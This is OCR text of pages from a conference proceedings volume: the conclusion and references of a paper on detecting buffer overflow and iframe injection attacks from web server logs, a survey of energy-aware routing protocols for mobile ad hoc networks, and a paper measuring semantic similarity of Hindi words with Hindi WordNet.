


Fig. 7 Comparative analysis of buffer overflow and iframe injection attack

6 Conclusion

In this paper, we have analyzed two Web-based attacks using Web server log files through experimental work. Analysis of log file tells us that while serving normal request, the referrer field contains the host site URL, whereas in case of malicious request, this field is blank, which means that request is coming from other host than legitimate Website. For *iframe* injection and buffer overflow attack, we used "bytes" transferred field for the analysis purpose. After carrying out comparison between *iframe* and buffer overflow attack, we found out that the effect of buffer overflow attack is directly proportional to the length of the malicious input.

References

1. CERT. Advisory CA-2000-02: Malicious HTML tags embedded in client Web requests. Accessed from http://www.cert.org/advisories/CA-2000-02.html (2000)
2. Endler, D.: The evolution of cross site scripting attacks. Technical report, iDEFENSE Labs, (2002)
3. Berinato, S.: Software vulnerability disclosure: The chilling effect. Accessed from http://www.csoonline.com/article/221113/software-vulnerability-disclosure-the-chilling-effect (2007)
4. Aucsmith, D.: Creating and maintaining software that resists malicious attack. http://www.gtisc.gatech.edu/bioaucsmith.html. Accessed on Sept 2004. Distinguished Lecture Series (2004)
5. T. O. Foundation: Top ten most critical Web application vulnerabilities 2005. Accessed from http://www.owasp.org/documentation/topten.html (2005)
6. Singh, N, Singh, K, Raw, R.S.: Analysis of detection and prevention of various SQL injection attacks on Web applications. IJAIS **2**(7), (2012)
7. Cross-Site Request Forgery: http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). Accessed on Nov 2011
8. OWASP Top 10 Application Security Risks: http://www.owasp.org/index.php/Top_10_2010-Main. Accessed on Nov 2011
9. Open Source Vulnerability Database (OSVDB): http://osvdb.org. Accessed on Nov 2011
10. Common Vulnerabilities and Exposures (CVE): http://cve.mitre.org. Accessed on Nov 2011
11. Joshila Grace, L.K., Maheswari, V., Nagamalai, D.: Analysis of Weblogs and Web user in Web mining. Int. J. Netw. Secur. Appl. (IJNSA) **3**(1), (2011)
12. Pamnani, R., Chawan, P.: Web Usage Mining: A Research Area in Web Mining. Department of Computer Technology, VJTI University, Mumbai (2010)
13. Kuperman, B.A., Brodley, C.E., Ozdoganoglu, H., Vijaykumar, T.N., Jalote, A.: Detecting and prevention of stack buffer overflow attacks. Commun. ACM **48**(11), 50–56 (2005)

A Survey of Energy-Aware Routing Protocols and Mechanisms for Mobile Ad Hoc Networks

Charu Gandhi and Vivek Arya

Abstract Mobile ad hoc networks are wireless networks with no fixed infrastructure. They contain mobile nodes that communicate over multi-hop wireless links. However, nodes in MANETs are powered by limited supply of battery energy. Therefore, efficient energy conservation is of prime importance for the overall functioning of an ad hoc network. Many energy-aware routing protocols have been developed, which aim at achieving energy efficiency via routing procedures. Various mechanisms have been developed, which maximize the lifetime of nodes and in overall the network lifetime. In this paper, we study recent mechanisms and protocols proposed which provide energy conservation in mobile ad hoc networks.

Keywords MANETs · Energy efficiency · Transmission power · Routing protocols

1 Introduction

Mobile ad hoc networks are infrastructure less wireless networks where each node acts as a router for forwarding and receiving packets to or from mobile nodes. MANETs can be quickly deployed; thus, they become suitable for applications in the field of military operations, disaster relief, on-the-fly conferencing, etc. Various protocols have been designed [1–6] that consider the mobility of nodes while performing routing from source to destination. These protocols perform routing by

C. Gandhi (✉) · V. Arya
Department of Computer Science and IT, Jaypee Institute of Information Technology, A-10, Sector 62, Noida 201307, Uttar Pradesh, India
e-mail: Charu.kumar@jiit.ac.in

V. Arya
e-mail: 88vivekarya@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_11, © Springer India 2014

selecting minimum hop paths. This does not always prove efficient in terms of energy savings as nodes are powered with limited supply of battery energy. It may lead to overuse of certain set of nodes, thus depleting their energy resources quickly. This may lead to network partitioning and thus inefficient communication.

Several review works on energy-efficient routing protocols appear in the literature. In [7] and [8], the authors give a detailed survey of energy-aware routing protocols. In [9], the authors give five power-aware metrics that can be used to classify routing protocols. In this paper, we review and classify recent energy-aware routing protocols and mechanisms developed for MANETs. The paper is organized as follows: Sect. 2 explains the concept of energy consumption in MANETs; in Sect. 3, we study different routing mechanisms proposed to conserve energy; in Sects. 4 and 5, we study various routing protocols based upon the node energy status and transmission power control and we classify them based on different parameters such as cost metrics involved, area of usage, QoS awareness in terms of end-to-end delay, etc.; and In Sect. 6, we conclude the paper.

2 Energy or Power Consumption in MANETs

Inefficient routing and power transmission mechanisms lead to significant amount of energy loss in MANETs. And, as nodes completely lose energy, network partition may occur. Therefore, to prolong the lifetime of each node, ad hoc routing protocols should take into consideration the power consumption [10]. Power consumption with regard to network operations can be classified into two categories: communication-related consumption and computation-related consumption [7]. Communication-related consumption involves energy consumed during network activity. During a node's lifetime, a node can be in any one of the following four states: transmit, receive, idle, and sleep. Maximum power is consumed in transmit mode, and least power is consumed in sleep mode [8]. In wireless networks, the transmission power required by a node to reach other node is a function of the distance d between the two and the medium of propagation, n; $(\propto d^n)$ [11]. Thus, dynamically adjusting transmission power may lead to significant energy savings rather than transmitting at full power always. The computation-related energy consumption is basically concerned with the processing tasks.

3 Energy-Aware Routing Mechanisms

Over the years, many routing mechanisms have been proposed that try to conserve energy in MANETs. In [12], authors propose a metric based on the residual energy, which takes into account the estimated energy left in a node. In [13], the transmission power involved with communication between two nodes is taken into account.

In [14], the authors establish a new metric called as drain rate (DR_i) calculated using weighted moving average method to accurately measure the energy dissipation rate in a given node. The authors devise two mechanisms named as minimum drain rate (MDR) and conditional minimum drain rate (CMDR) that outperform energy-conserving protocols simply based the on residual energy of nodes.

A new communication mechanism RandomCast an extension of RCast [15] is described in [16], which saves significant amount of energy by avoiding unnecessary overhearing and unconditional forwarding of broadcast packets. Its main feature is toward reducing energy spent in active communications in a mobile ad hoc network. An energy-efficient routing protocol called as progressive energy-efficient routing (PEER) is proposed in [17]. A link cost metric is developed that takes into account the energy consumption involved with routing signaling packets i.e., the energy consumption during the route discovery phase. PEER protocol is able to speed up path setup while adaptively adjusting the routing path to improve transmission and performance and minimize end-to-end energy consumption.

4 Routing Protocols Based on Node Energy Status

Routing protocols in this category take into account the node energy status using residual energy or energy drain rate. Residual energy gives the amount of battery power left before a node dies down, and drain rate specifies the energy dissipation rate of a node. In [12], the authors propose a minimum battery cost routing (MBCR) which considers the residual energy of nodes as the routing metric. A min–max battery cost routing scheme (MMBCR) is also proposed in [12] which is an extension to MBCR mechanism that allows nodes with high residual energy to participate more often in routing.

The device-energy-load-aware relaying framework (DELAR) [18] exploits the feature of device heterogeneity in an ad hoc network. The routing cost metric involved takes into account the residual energy and congestion status of a node. It proves efficient in terms of overall energy consumption, packet delivery, and end-to-end delay. Authors in [19] propose a location-based link stability and energy-aware routing (LAER) protocol for distributed wireless networks. A multi-objective problem is derived which takes into account the dual metric of node energy (drain rate) and link stability [20]. Routes are selected based on minimizing the energy consumption of mobile nodes and maximizing the link stability. Using multi-objective model LAER is able to address applications with different QoS constraints.

A flexible energy-efficient (E2) mechanism for emergency ad hoc communications is proposed in [21]. It provides a balanced usage of node residual energy and reduces the failure degree of a node. The E2 mechanism is able to select an energy-optimized route from a set of multiple routes with the minimum hop count and with the highest residual energy. A location based on demand routing

technique, power, and mobility-aware routing (PMAR) scheme is discussed in [22]. It takes into account a dual metric involving both energy and transmission power. PMAR gives considerable energy savings along with improvements in overall network lifetime and decreased delay. In [23], the authors try to improve the M-channel framework [24] for MANETs. Two modules for energy and delay are introduced in the framework. The energy module involves path selection based on the minimum energy drain rate of a node. The delay-aware module computes the delay metric with the help of OLSR Hello and Acknowledgement packets. The two modules provide significant performance achievements in terms of overall network lifetime and end-to-end delay.

5 Routing Protocols Based on Transmission Power Control

Route selection based on residual energy or drain rate may lead to high overall energy consumption of the network as nodes may transmit at full transmission power. A node can significantly conserve energy if it is able to adjust its transmission power. In [13], a minimum total transmission power (MTPR) routing scheme is discussed that attempts to minimize the total energy transmission consumption of nodes participating in a selected route. Power-aware routing optimization (PARO) [25] is another transmission control protocol where a neighboring node listens to an ongoing communication and inserts itself in between if it can lead to energy savings for the transmission. In [12], a conditional max–min battery capacity routing (CMMBCR) is proposed that considers both the total transmission energy consumption of routes and the residual energy of nodes (Table 1).

In [26], a flexible distributed power control mechanism is proposed, which determines a suitable transmit power level to reach the next hop neighbor. It considers transmission power as the dominant source of energy consumption and therefore uses it as the link cost function for route discovery and selection processes. However, DPC mechanism trades off various QoS parameters such as throughput and delay. Energy-aware geolocation-aided routing (EAGER) [27] is designed to be an energy-aware hybrid routing scheme which dynamically adjusts cell size based on the message arrival rate and topological variation rate. For large-scale ad hoc networks, EAGER proves best in terms of energy consumption than traditional reactive and proactive mechanisms. Location-aided power-aware routing (LAPAR) [28] protocol is a location-based greedy routing strategy that uses relay regions as a medium for forwarding packets to destination. The use of relay regions proves cost-effective in terms of a node's energy consumption. LAPAR is designed to be scalable for large ad hoc networks, and simulations show that LAPAR adapts well to node mobility. In [29], the authors describe a power-aware routing protocol that finds a minimum power topology. They introduce the concept of relay regions which minimizes the energy consumption by relaying information between nodes lying in the relay region rather than directly

Table 1 Classification of power-aware routing protocols

Routing protocol	Class	Multiple metrics	Delay aware	Topology control	MANET size support
DELAR	Proactive	Yes	Yes	No	Medium scale
LAER	Location-based greedy routing	Yes	No	No	Medium scale
DPC	Protocol independent	No	No	Yes	Medium scale
EAGER	Hybrid	No	Yes	Yes	Large scale
E2	Protocol independent	No	Yes	No	Small scale
PMAR	Location-based reactive routing	Yes	Yes	No	Small scale
ExtMChannel	Proactive	Yes	Yes	No	Medium scale
PEER	Reactive	No	Yes	No	Medium scale
LAPAR	Location-based greedy routing	No	No	Yes	Medium scale
SMECN	Location based	No	Yes	Yes	Large scale

communicating across large distances. An extension to their work, small minimum energy communication network (SMECN) occurs in [30], which has a lower computational complexity and builds a smaller enclosure graph.

6 Conclusion

In this paper, we studied a number of energy-aware protocols and mechanisms. Although significant research has been done toward energy conservation in MANETs, still a proper solution ceases to exist. Energy protocols consider energy consumption only via transmission and reception of data packets. Protocols need to be developed that consider energy consumption via multiple factors such as retransmissions, overhearing, idling, and sleeping. Multi-objective problems need to be formulated that consider multiple parameters such as delay, link stability, and bandwidth if an energy-aware routing scheme is to be considered as QoS aware.

References

1. Johnson, D.B., Maltz, D.A.: Dynamic source routing in ad-hoc wireless network. Kluwer Series Eng. Comput. Sci. **353**, 153–181 (1996). doi:10.1007/978-0-585-29603-6_5
2. Perkins, C., Belding-Royer, E., Das, S.: Ad hoc on-demand distance vector (AODV) routing. IETF RFC 3561, (2005)
3. Perkins, C.E., Bhagwat, P.: A highly dynamic destination-sequenced distance-vector routing (DSDV) for mobile computers. In: Proceedings of the SIGCOMM'94 Conference on Communication Architectures, Protocols and Applications, pp. 234–244, Aug 1994

4. Adjih, C., Clausen, T., Jacquet, P., Laouiti, A., Minet, P., Muhlethaler, P., Qayyum, A., Viennot, L.: Optimized link state routing protocol. RFC 3626, IETF, (2003)
5. Haas, Z.J., Pearlman, M.R., Samar, P.: The zone routing protocol for ad hoc networks. Draft-ietf-manet-zone-zrp-04.txt, July 2002
6. Ko, Y.B., Vaidya, N.H.: Location aided routing (LAR) in mobile ad hoc networks. Wireless Netw. **6**(4), 307–321 (2000)
7. Jones, C.E., Sivalingam, K.M., Agarwal, P., Chen, J.C.: A survey of energy efficient network protocols for wireless networks. Wireless Netw. **7**(4), 343–358 (2001)
8. Li, J., Cordes, D., Zhang, J.: Power aware routing protocols in ad hoc wireless networks. IEEE Wirel. Commun. **12**(6), 69–81 (2005)
9. Singh, S., Woo, M., Raghavendra, C.S.: Power aware routing in mobile ad hoc networks. In: Proceedings of the 4th Annual ACM/IEEE International Conference on Mobile Computing and Networking, pp. 181–190. (1998)
10. Goldsmith, A.J., Wicker, S.B.: Design challenges for energy constrained ad hoc wireless networks. IEEE Wireless Commun. **9**(4), 8–27 (2002)
11. Rappaport, T.S.: Wireless Communications: Principles and Practice, pp. 69–122. Prentice Hall, Englewood Cliffs (1996). 139–196
12. Toh, C.K.: Maximum battery life routing to support ubiquitous mobile computing in wireless ad hoc networks. IEEE Commun. Mag. **39**(6), 138–147 (2001)
13. Scott, K., Bambos, N.: Routing and channel assignment for low power transmission in PCS. In: Proceedings of IEEE International Conference, Universal Personal Communication, (1996)
14. Kim, D., Garcia-Luna-Aceves, J.J., Obraczka, K., Cano, J.-C., Manzoni, P.: Routing mechanisms for mobile ad hoc networks based on the energy drain rate. IEEE Trans. Mobile Comput. **2**(2), 161–173 (2003)
15. Lim, S., Yu, C., Das, C.: RCast; a randomization communication scheme for improving energy efficiency in mobile ad hoc networks. In: Proceedings of 25th IEEE International Conference Distributed Computing Systems (ICDCS'05), pp. 425–432, (2001)
16. Lim, S., Yu, C., Das, C.R.: RandomCast: an energy efficient communication scheme for mobile ad hoc networks. IEEE Trans. Mob. Comput. **8**(8), 1039–1051 (2009)
17. Zhu, J., Wang, X.: Model and protocol for energy-efficient routing over mobile ad hoc network. IEEE Trans. Mobile Comput. **10**(11), 1546–1557 (2011)
18. Liu, W., Zhang, C., Yao, G., Fang, Y.: DELAR: A device energy load aware relaying framework for heterogeneous mobile ad hoc networks. IEEE J. Sel. Areas Commun. **29**(8), 1572–1584 (2011)
19. De Rango, F., Guerriero, F., Fazio, P.: Link stability and energy aware routing protocol in distributed wireless networks. IEEE Trans. Parallel Distrib. Syst. **23**(4), 713–726 (2012)
20. De Rango, F., Guerriero, F., Marano, S., Bruno, E.: A multiobjective approach for energy consumption and link stability issues in ad hoc networks. IEEE Commun. Lett. **10**(1), 28–30 (2006)
21. Ramrekha, T.A., Talooki, V.N., Rodriguez, J., Politis, C.: Energy efficient and scalable routing protocol for extreme emergency ad hoc communications. Mobile Network Appl. **17**(2), 312–324 (2012)
22. Tan, W.C.W., Bose, S.K., Cheng, T.H.: Power and mobility aware routing in wireless ad hoc networks. IET Commun. **6**(11), 1425–1437 (2012)
23. Costagliola, N., López, P.G., Oliviero, F., Romano, S.P.: Energy- and delay-efficient routing in mobile ad hoc networks. Mobile Networks Appl. **17**(2), 281–297 (2012)
24. Garcia Lopez, P., Gracia Tinedo, R., Banus Alsina, J.M.: Moving routing protocols to the user space in MANET Middleware. J. Network Comput. Appl. **33**(5), 588–602 (2010)
25. Gomez, J., Campbell, A., Naghshineh, M., Bisdikian, C.: PARO-supporting dynamic power controlled routing in wireless ad hoc networks. ACM/KLUWER J. Wireless Networks **9**(5), 443–460 (2003)

26. Bergamo, P., Giovanardi, A., Travasoni, A., Maniezzo, D., Mazzini, G., Zorzi, M.: Distributed power control for energy efficient routing in ad hoc networks. Wireless Netw. **10**(1), 29–42 (2004)
27. Zhao, Q., Tong, L., Counsil, D.: Energy-aware adaptive routing for large-scale ad hoc networks: protocol and performance analysis. IEEE Trans. Mob. Comput. **6**(9), 1048–1059 (2007)
28. Xue, Y., Li, B.: A location aided power aware routing in mobile ad hoc networks. In: Proceedings of IEEE GlobeCom'01 (2001), pp. 2837–2841. (2001)
29. Rudoplu, V., Meng, T.H.: Minimum energy mobile wireless networks. IEEE J. Sel. Areas Commun. **17**(8), 1333–1344 (1999)
30. Li (Erran), L., Halpern, J.Y.: A minimum energy path preserving topology control algorithm. IEEE Trans. Wireless Commun. **3**(3), 910–921 (2004)

Lexical Ontology-Based Computational Model to Find Semantic Similarity

Jagendra Singh and Aditi Sharan

Abstract Finding semantic similarity between two words or concepts has been considered as a challenging task in the field of natural language processing. Some lexical ontology-based approaches have been developed for this purpose. However, these approaches have been tested only for English language. Based on survey, there is no computational model for calculating semantic similarity between Hindi concepts. We cannot ignore Hindi language, because it is the third most spoken language of the world. In this paper, we present a computational model for calculating semantic similarity between words/concepts with the help of lexical ontology, which has been tested for Hindi language. Further, experiments have been carried out on a benchmark data set translated from English to Hindi. In our proposed computational model, Hindi WordNet has been used to get relational information between Hindi concepts. Existing popular semantic similarity approaches have been used to calculate semantic similarity. Miller and Charles's benchmark data set was used to evaluate our proposed approach. We calculated the semantic similarity between 20 word pairs by using three different semantic similarity measures. Accuracy of the results was measured by calculating correlation coefficient between these similarity measures and human judgment. Our proposed model is useful in following ways. Firstly, it allows us to study and analyze the results of available semantic similarity methods on Hindi words. Secondly, it provides a general module along with algorithms, which can be tuned to develop similar modules for any other language.

Keywords Lexical ontology · WordNet · Hindi WordNet · Semantic similarity · Similarity measures

J. Singh (✉) · A. Sharan
School of Computer and Systems Sciences, Jawaharlal Nehru University, New Delhi, India
e-mail: jagendrasngh@gmail.com

A. Sharan
e-mail: aditisharan@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_12, © Springer India 2014

1 Introduction

Semantic similarity relates to computing the similarity between concepts that are not lexicographically similar. Semantic similarity can play an important role in widespread topics applicable in natural language processing, including word sense disambiguation, information retrieval, information extraction, text summarization, document clustering, natural language learning, level segmentation, annotation, etc. In this context, determining the degree of semantic similarity or relatedness between two concepts is itself a challenging problem that pervades much of computational linguistics. Recent research has shown that lexical ontologies can provide background knowledge for finding semantic similarity between two words/concepts [1].

In this paper, we focus on semantic similarity aspects using lexical ontologies such as WordNet. In WordNet, nouns, verbs, adjectives, and adverbs are grouped into sets of cognitive synonyms. In India, Hindi WordNet and Indo WordNet were developed for Indian languages by IIT, Bombay, on a pattern similar to WordNet.

Most of the research and development in information retrieval has been performed for the development of systems either purely for English language or cross language information retrieval (CLIR) system. Considering knowledge-based approaches, English WordNet has been extensively used for semantic similarity–based information retrieval for English Language [2]; however, very less work has been done for Hindi language especially in area related to semantic similarity. Overall, aim of this work is to propose a framework to find similarity for Hindi text using Hindi WordNet.

The rest of this paper is organized as follows: lexical ontology, semantic similarity and its measures are discussed and compared in Sect. 2. The proposed module is described in Sect. 3. In Sect. 4, experiments are presented to calculate semantic similarity between concepts, and results are compared with human similarity judgment. Finally, conclusion and future work are discussed in last section.

2 Lexical Ontology and Semantic Similarity

Ontologies provide a structured way of describing knowledge. According to Gruber, it is a shared specification of conceptualization [3]. WordNet as a lexical ontology is a broad coverage of English words. Nouns, verbs, adjectives, and adverbs are grouped into sets of cognitive synonyms (synsets) [4]. Synsets are interlinked by semantic and lexical relations. As our work has been implemented for Hindi WordNet, we present overall structure of Hindi WordNet in Sect. 2.2.

2.1 Semantic Similarity Aspects Using WordNet Lexical Ontology

Various approaches have been developed for finding semantic similarity using WordNet structure. These approaches can be divided into different categories, based on the WordNet ontological information used to calculate semantic similarity.

- The Edge-based Approach

Leacock and Chodorow (Lch) [5] proposed a semantic similarity measure that incorporates edge-based approach. This similarity measure determines similarity by using the length of shortest path that connects two concepts in the WordNet taxonomy. The measure can be expressed as follows:

$$\mathrm{sim}_{\mathrm{Lch}}(c_1, c_2) = -\log \frac{\mathrm{len}(c_1, c_2)}{2D} \tag{1}$$

where len (c_1, c_2) denotes the length of the shortest path between the concepts c_1 and c_2, D denotes the maximum depth of WordNet hierarchy.

Wu and Palmer (Wup) method [6] calculates similarity between two concepts by considering the depths of both the concepts in the WordNet hierarchy, along with the depth of the least common subsumer (Lcs). Lcs is the subsumer that subsumes both the concepts at lowest level in hierarchy.

$$\mathrm{sim}_{\mathrm{Wup}}(c_1, c_2) = \frac{2 \times \mathrm{depth}(\mathrm{Lcs}(c_1, c_2))}{\mathrm{depth}(c_1) + \mathrm{depth}(c_2)} \tag{2}$$

where Lcs (c_1, c_2) is the lowest common subsumer of c_1 and c_2. The depth (c_1) is the length of the path from c_1 to root.

- The Information Content–based Approach

The idea of information content (IC) based approaches are based on the notion of sharing of information between two concepts. If c is a common ancestor of two concepts and $p(c)$ is frequency of c, then IC of c can be calculated with the help of corpus [7] and given by:

$$\mathrm{IC}(c) = -\log p(c) \tag{3}$$

Resnik [8] proposed the following formula for calculating semantic similarity based on IC.

$$\mathrm{sim}(c_1, c_2) = \max_{c \in S(c_1, c_2)}(-\log\, p(c)) \tag{4}$$

where S (c_1, c_2) is the set of all common ancestor nodes of c_1 and c_2. That measure how similar two concepts are by using the most IC from all common ancestor.




Fig. 1 Hindi WordNet hypernym (IS–A relation) concept tree

2.2 Indo WordNet Structure

IndoWordNet [9] is a system of semantic networks for Indian languages (Currently Hindi, Gujrati, Bengali, Punjabi, etc.). Each language develops its own WordNet, but they are interconnected with interlingual links stored in the Interlingual Index (ILI). The Hindi WordNet organizes the lexical information in terms of word meanings and can be termed as a lexicon based on psycholinguistic principles. This figure presents (IS–A relationship) structure from Hindi WordNet lexical ontology: (Fig. 1)

From the figure, we can observe that at the upper level, the concepts are general but when we go to lower level specification of concepts increases.

3 Proposed Semantic Similarity Module

3.1 Framework for Proposed Module

Based on various approaches available for calculating semantic similarity, we propose a general framework for a module that can be used for finding semantic similarity between two concepts. The module accepts two words, does the basic computation required to calculate semantic similarity using different approaches




Fig. 2 Proposed semantic similarity framework

and finally returns semantic similarity using these approaches. This module can be used for all Linguistic ontologies. However, this has been implemented and tested for Hindi texts based on Hindi WordNet, provided by IIT, Bombay.

Overall structure of proposed module is given in the diagram (Fig. 2).

In above framework, *input module* takes word pairs as input, then *validation module* checks that input word pairs are present in Hindi WordNet taxonomy or not. If word pairs are present, then it goes to *hypernym tree finding module*. If both the hypernym trees share common root, then hypernym trees of input word pairs go to *LCS module* as an input which finds Lcs for the word pairs, otherwise terminates here. *Similarity approach module* gets Lcs of words pair from LCS module and uses it according to similarity measures. Finally, *similarity module* calculates semantic similarity between two concepts and returns similarity value as output.

3.2 Proposed Algorithms

Many tools and modules have been developed for finding semantic similarity for English language words. However, such modules are not available for Hindi. In our work, we have designed algorithm for calculating semantic similarity values using some of these methods. This algorithm will be very helpful in understanding the details of semantic similarity methods and provide a base for implementing a

system that can calculate semantic similarity. Further, we have developed similarity modules in Java for implementing these methods.

Algorithm
Input: Enter two Hindi word/concept pairs c_1 and c_2.
Output: Numeric value of semantic similarity between c_1 and c_2.

1. Input Hindi words/concepts C_1 and C_2.
2. Words validation.

   If both words are present in Hindi WordNet, Goto Step 3.
   Else, Goto Step 11.

3. Hypernym tree module, find hypernym tree of c_1 and c_2 using Hindi WordNet Taxonomy.
4. Hypernym validation module, find both trees have same root or not.

   If root same, Goto step 5; Else, Goto step 11.

5. LCS module, find nearest common hypernym ancestor node of both words in the hypernym tree, which is called Lcs.
6. Similarity module,

   If (method == Lch), Goto Step 7; Elseif (method == Wup), Goto Step 8.
   Elseif (method == Resnik), Goto Step 9; Else, Goto Step 11.

7. Count numbers of edges between C_1 and C_2 through Lcs giving len (c_1, c_2). Then, apply Lch semantic similarity measuring [Eq. (1)] method (note that, Lch method uses max depth D for Hindi WordNet taxonomy which is fix and equal to 12).
8. Apply Wup [Eq. (2)] semantic similarity measuring method [calculate individual depth of words c_1 and c_2 giving depth (c_1), depth (c_2) and depth of Lcs given by depth (Lcs) in Hindi WordNet taxonomy instead of fixed taxonomy depth].
9. Find IC of Lcs node (discussed in Sect. 2.2). Then apply Resnik similarity measures [Eq. (4)].
10. Output numeric value of semantic similarity between words as obtained in Step 7, 8 or 9.
11. Stop.

4 Experiments and Results

Experiments were performed to find semantic similarity between Hindi word pairs using semantic similarity approaches discussed in Sect. 2.2 and algorithm proposed in 3.2. In order to test the quality of results, a benchmark data set based on

human judgment was used. In this section, we discuss about benchmark data set, experiments, and their results.

4.1 The Benchmark Data Set

Miller and Charles (M.C) [10] data set are considered as a reliable benchmark for evaluating semantic similarity measures. The M.C Benchmark data set is based on English. But our work is on Hindi, and there is no standard Benchmark data set for Hindi. Based on NLP expert's advice, we translated Standard English Benchmark data into Hindi. Only those words were considered, for which faithful translation was possible. Selection of sense was done in a way that it preserves the intended meaning of the word and thus preserves sanctity of the benchmarked data. In our experiment, we considered only 20 words pair of M.C Benchmark Data Set.

4.2 Results

Experimental results based on various semantic similarity approaches with respect to human similarity judgment are given in (Table 1).

As shown in above table, the benchmark data set assigns similarity value in a range from 0 to 4. Therefore, all experimental results were normalized and converted to this range. As it can be observed, there is a lot of variation in the results. This demands, a lot of improvement in semantic similarity measures for Hindi text. However, we can ignore the similarity values by ranking the results and compare the quality of results by using rank-based correlation test.

The actual comparison between similarity measures and human similarity judgments is calculated in terms of correlation between the two sets of ratings, thereby giving us a qualitative assessment for different semantic similarity methods.

Correlation is a technique for investigating the relationship between two quantitative, continuous variables. In other words, correlation coefficient (r) is a measure of the strength of the association between the two variables. In our experiment, we have used three commonly used correlation coefficients for making comparative study between human judgment and similarity measures viz.: Pearson, Spearman and Kendall's correlation coefficient (Table 2).

It is observed that the overall results of linear and rank based co-relations are not very similar. The relationship between human judgment and similarity measures are shown in Fig. 3.

From analysis given in above table, we found that **Lch semantic similarity** measure is giving best performance for all the correlation coefficients measures.

Table 1 Word pairs semantic similarity measurement

English Words Pairs		Hindi Word Pairs	Human Rating (0–4)	Semantic Similarity Measures		
				Edge Based		Node Based
				Lch(0–4)	Wup(0–4)	Resnik(0–4)
Glass	Magician	शिशा - जादूगर	0.44	1.10	1.48	2.36
Monk	Slave	साधु - दास	0.57	2.25	3.12	1.92
Coast	Forest	तट - वन	0.85	1.54	1.84	2.36
Monk	Oracle	साधु - आकाशवाणी	0.91	1.22	1.60	2.36
Lad	Wizard	बालक - निपुण	0.99	2.61	1.92	3.28
Forest	Graveyard	वन - कब्रिस्तान	1.00	1.54	1.84	2.36
Food	Rooster	भोजन - मुर्गा	1.09	1.22	1.60	2.36
Coast	Hill	तट - पहाड़ी	1.26	2.61	3.20	2.03
Cemetery	Mound	कब्रिस्तान - टिला	1.69	3.11	3.44	2.03
Lad	Brother	बालक - भाई	2.41	2.25	3.12	1.92
Sage	Wizard	ऋषि - निपुण	2.46	3.11	3.48	1.92
Bird	Crane	पक्षी - क्रेन	2.63	1.37	1.72	2.36
Bird	Cock	पक्षी - मुर्गा	2.63	3.11	1.84	2.51
Brother	Monk	भाई - साधु	2.74	2.25	3.12	1.92
Asylum	Madhouse	शरण - पागलखाना	3.04	2.61	3.20	2.03
Furnace	Stove	भट्टी - चुल्हा	3.11	3.98	3.68	2.71
Magician	Wizard	जादूगर - निपुण	3.21	3.11	3.48	1.92
Hill	Mound	पहाड़ी - टिला	3.29	2.61	3.20	2.03
Coast	Shore	तट - किनारा	3.60	3.98	3.72	2.03
Car	Automobile	कार - मोटर	3.92	3.11	3.76	2.70

